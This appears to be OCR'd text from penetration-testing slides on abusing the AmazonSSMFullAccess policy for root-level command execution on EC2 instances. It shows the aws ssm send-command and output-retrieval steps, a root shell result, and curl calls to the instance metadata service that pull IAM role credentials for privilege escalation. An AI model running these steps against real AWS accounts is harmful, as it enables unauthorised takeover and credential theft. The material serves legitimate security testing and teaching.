Provides full access to Amazon SSM.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "cloudwatch:PutMetricData",
                "ds:CreateComputer",
                "ds:DescribeDirectories",
                "ec2:DescribeInstanceStatus",
                "logs:*",
                "ssm:*",
                "ec2messages:*"
            ],
            "Resource": "*"
        },
```

RCE as admin on any EC2 instance

- Found with manual testing
- Exfiltrated credentials via Metadata API
- EC2 instance with AmazonSSMFullAccess attached
- ssm:SendCommand included here
- We can run system commands as **root** or **nt authority\system** on any EC2 instance
- This abuses a built-in feature within AWS



AmazonSSMFullAccess

AmazonSSMFullAccess

Provides full access to Amazon SSM.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "cloudwatch:PutMetricData",
                "ds:CreateComputer",
                "ds:DescribeDirectories",
                "ec2:DescribeInstanceStatus",
                "logs:*",
                "ssm:*",
                "ec2messages:*"
            ],
            "Resource": "*"
        },
```

RCE as admin on any EC2 instance

- The target EC2 instance needs two things:
  - SSM Agent installed (true by default for most of the images in AWS)
  - Permissions to communicate with the SSM (AWS Systems Manager) service

RCE as admin on any EC2 instance

- The target EC2 instance needs two things:
  - SSM Agent installed (true by default for most of the images in AWS)
  - Permissions to communicate with the SSM (AWS Systems Manager) service
- The Send Command feature is essentially a two-step shell

RCE as admin on any EC2 instance

- The target EC2 instance needs two things:
  - SSM Agent installed (true by default for most of the images in AWS)
  - Permissions to communicate with the SSM (AWS Systems Manager) service
- The Send Command feature is essentially a two-step shell
- First step, launch a command with AWS-RunPowerShellScript or AWS-RunShellScript:
  - aws ssm send-command --instance-ids $instance_id --document-name “AWS-RunShellScript” --parameters “commands=whoami”


RCE as admin on any EC2 instance

- The target EC2 instance needs two things:
  - SSM Agent installed (true by default for most of the images in AWS)
  - Permissions to communicate with the SSM (AWS Systems Manager) service
- The Send Command feature is essentially a two-step shell
- First step, launch a command with AWS-RunPowerShellScript or AWS-RunShellScript:
  - aws ssm send-command --instance-ids $instance_id --document-name “AWS-RunShellScript” --parameters “commands=whoami”
- Second step, retrieve the output
  - aws ssm list-command-invocations --command-id $command_id --details

RCE as admin on any EC2 instance

- The target EC2 instance needs two things:
  - SSM Agent installed (true by default for most of the images in AWS)
  - Permissions to communicate with the SSM (AWS Systems Manager) service
- The Send Command feature is essentially a two-step shell
- First step, launch a command with AWS-RunPowerShellScript or AWS-RunShellScript:
  - aws ssm send-command --instance-ids $instance_id --document-name “AWS-RunShellScript” --parameters “commands=whoami”
- Second step, retrieve the output
  - aws ssm list-command-invocations --command-id $command_id –details
- This can be executed from the internet even if the EC2 instance doesn’t allow communication with your IP

RCE as admin on any EC2 instance




```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID

        "CommandId": "f1dcbbe0-13f8-49ad-b04c-467146451ec1",

PS D:\> aws ssm list-command-invocations --command-id f1dcbbe0-13f8-49ad-b04c-467146451ec1 --details | Select-String '"Output"'

                    "Output": "uid=0(root) gid=0(root) groups=0(root)\n",

PS D:\> 
```

RCE as admin on any EC2 instance

- Post exploitation?
- Similar as in an internal pentest, excepting you’re already admin everywhere

RCE as admin on any EC2 instance

- Post exploitation?
- Similar as in an internal pentest, excepting you’re already admin everywhere
- A particular case:
  - Exfiltrate access credentials of other EC2 instances in other to elevate privileges in AWS



```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```


Get output with role name

Attacker

Run Command feature via AWS CLI

Communication in background via SSM agent

Target EC2



```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```

Get output with role name

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name
```


Get output with access credentials

Attacker

